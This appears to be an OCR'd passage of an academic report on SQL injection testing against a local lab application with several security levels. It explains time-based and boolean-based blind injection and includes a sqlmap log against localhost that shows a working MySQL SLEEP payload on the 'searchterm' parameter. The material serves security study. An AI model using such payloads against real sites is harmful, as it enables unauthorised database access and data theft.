
- The third level is similar to the first one

- In the fourth level, strings can’t be attacked.

- The fifth level recognizes the attacker and sends a message to smart message to him.

- The sixth level, is secure to a level that only the presence and absence is notified and in no other way the hacker can attack.

- The seventh level performs Blind Based SQL Injection with a timer, to perform Time based Injection.



3. IMPLEMENTATION OF THE ATTACK:

Two types of SQL Injection were performed:


- ***BLIND TIME BASED:***

Time-based SQL injection is a type of inferential injection or blind injection attack. Inferential injection attack is a type of attack in which no data is transferred between the attacker and the database and the attacker won't be able to get results as easily as in an in-band injection attack. This is why it is also called a blind injection attack. An attacker can reconstruct and make a new database structure inside the database.

In a time-based attack, an attacker sends an SQL command to the server with code to force a delay in the execution of the queries.

The response time indicates whether the result of the query is true or false. Depending on the response, the attacker will execute another query. Because the attacker has to enumerate each character by character, this is usually a slow intrusion technique, especially for large databases.

```
[00:16:10] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[00:16:10] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[00:16:10] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[00:16:10] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[00:16:30] [INFO] GET parameter 'searchterm' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[00:16:49] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:16:49] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique fou
[00:16:49] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatic
nique test
[00:16:50] [INFO] target URL appears to have 2 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] y
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[00:16:53] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[00:16:54] [INFO] target URL appears to be UNION injectable with 2 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[00:16:58] [INFO] checking if the injection point on GET parameter 'searchterm' is a false positive
GET parameter 'searchterm' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 124 HTTP(s) requests:
---
Parameter: searchterm (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: searchterm=Fairy tales' AND (SELECT 4468 FROM (SELECT(SLEEP(5)))ZtjM) AND 'nula'='nula
---
[00:17:23] [INFO] the back-end DBMS is MySQL
[00:17:23] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[00:18:20] [INFO] fetched data logged to text files under 'C:\Users\Muskan Rastogi\AppData\Local\sqlmap\output\localhost'

[*] ending @ 00:18:20 /2020-11-01/


C:\Users\Muskan Rastogi\Documents\sqlmap-dev>
```



- ***BOOLEAN BASED***

Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result.

Depending on the result, the content within the HTTP response will change, or remain the same. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database, character by character.